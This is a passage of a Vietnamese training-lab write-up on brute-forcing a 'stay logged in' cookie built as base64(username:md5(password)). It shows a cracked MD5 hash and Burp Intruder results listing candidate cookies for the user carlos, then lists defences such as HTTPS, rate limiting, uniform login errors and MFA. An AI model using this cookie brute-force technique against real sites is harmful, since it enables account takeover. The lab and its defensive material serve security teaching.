
8

Content-Length: 0

9


10

Khi đăng nhập ta thấy có 2 cookie, 1 cookie phiên đăng nhập và 1 cookie để duy trì trạng thái đăng nhập cho phép ta tiếp tục đăng nhập vào ứng dụng ngay cả khi đã đóng trình duyệt



Enter up to 20 non-salted hashes, one per line:

51dc30ddc473d43a6011e9ebba6ca770



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults



Hash	Type	Result
51dc30ddc473d43a6011e9ebba6ca770	md5	peter

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Decode cookie này ta sẽ được dạng:

```
base64(username:md5(password))
base64(carlos:md5(x))
```

Ta sẽ căn cứ vào base64 cho user carlos sau đó sẽ hash mật khẩu và chuyển ngược về dạng cookie như trên.



ResultsPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request	Payload	Status ^	Error	Timeout	Length	Comment
0		200	☐	☐	3094	
15	Y2FybG9zOmQwNzYzZWRhYTlk...	200	☐	☐	3094	
1	Y2FybG9zOmUxMGFkYzM5NDli...	302	☐	☐	165	
2	Y2FybG9zOjVmNGRjYzNiNWFi...	302	☐	☐	165	
3	Y2FybG9zOjI1ZDU1YWQyODNh...	302	☐	☐	165	
4	Y2FybG9zOmQ4NTc4ZWVmOD...	302	☐	☐	165	
5	Y2FybG9zOjI1ZjltInZk0MzIzYjQ1...	302	☐	☐	165	
6	Y2FybG9zOjgyN2NjYjBlZWVhYj...	302	☐	☐	165	
7	Y2FybG9zOjgxZGM5YmRiNTJk...	302	☐	☐	165	
8	Y2FybG9zOjI3ZTc5MjE4OTY1Z...	302	☐	☐	165	
9	Y2FybG9zOmZjZWVhMjBmNzQ...	302	☐	☐	165	
10	Y2FybG9zOjg2MjFmZmRiYzU2O...	302	☐	☐	165	
11	Y2FybG9zOjQyOTdmNDRiMTM...	302	☐	☐	165	
12	Y2FybG9zOjI3NmY4ZGwYjg2Z...	302	☐	☐	165	
13	Y2FybG9zOmU1U0QWVhYjQ1Z...	302	☐	☐	165	

RequestResponse

PrettyRawHexRender

Brute-forcing a stay-logged-in cookie

LAB

Back to lab description >>

Home | My acc

My Account

Your username is: carlos

Email

Như vậy ta đã brute-force 1 cookie hợp lệ để đăng nhập cho tài khoản carlos.

3. Cách ngăn chặn

Bảo vệ thông tin đăng nhập:

Biện pháp: Sử dụng HTTPS và chuyển hướng HTTP sang HTTPS.

Ví dụ: Trang đăng nhập của bạn là <https://example.com/login>. Nếu người dùng cố gắng truy cập trang này qua <http://example.com/login>, hệ thống sẽ tự động chuyển hướng họ sang <https://example.com/login> để đảm bảo an toàn.

Không phụ thuộc vào người dùng để bảo mật:

Biện pháp: Sử dụng công cụ kiểm tra mật khẩu mạnh như thư viện zxcvbn của Dropbox.

Ví dụ: Khi người dùng nhập mật khẩu trên trang đăng ký, hệ thống sẽ hiển thị ngay lập tức độ mạnh của mật khẩu (yếu, trung bình, mạnh) và gợi ý cải thiện nếu mật khẩu yếu.

Ngăn chặn việc liệt kê tên người dùng:

Biện pháp: Sử dụng thông báo lỗi và mã trạng thái HTTP giống nhau cho tất cả các trường hợp đăng nhập thất bại.

Ví dụ: Dù người dùng nhập sai tên người dùng hoặc mật khẩu, hệ thống luôn trả về thông báo "Tên người dùng hoặc mật khẩu không đúng" và mã trạng thái HTTP 200.

Bảo vệ chống brute-force:

Biện pháp: Giới hạn số lần đăng nhập từ một địa chỉ IP và yêu cầu CAPTCHA sau một số lần thử không thành công.

Ví dụ: Sau 5 lần đăng nhập thất bại từ cùng một địa chỉ IP, hệ thống yêu cầu người dùng hoàn thành CAPTCHA trước khi tiếp tục thử đăng nhập.

Kiểm tra logic xác thực:

Biện pháp: Kiểm tra mã nguồn và logic xác thực để phát hiện và khắc phục các lỗi logic có thể bị khai thác.

Ví dụ: Đảm bảo rằng các điều kiện if-else trong mã xác thực không có lỗi logic nào có thể bị bỏ qua, đảm bảo mọi kiểm tra đều được thực hiện đúng.

Bảo mật các chức năng bổ sung:

Biện pháp: Đảm bảo chức năng đặt lại mật khẩu được bảo vệ chắc chắn.

Ví dụ: Khi người dùng yêu cầu đặt lại mật khẩu, hệ thống gửi một liên kết đặt lại mật khẩu duy nhất tới email đã đăng ký của người dùng và yêu cầu họ xác thực bằng mã OTP gửi qua điện thoại.

Thực hiện xác thực đa yếu tố (MFA) đúng cách:

Biện pháp: Sử dụng ứng dụng xác thực hoặc thiết bị chuyên dụng để tạo mã xác thực trực tiếp.

Ví dụ: Khi người dùng đăng nhập, họ phải nhập mật khẩu và sau đó nhập mã xác thực được tạo bởi ứng dụng Google Authenticator trên điện thoại của họ.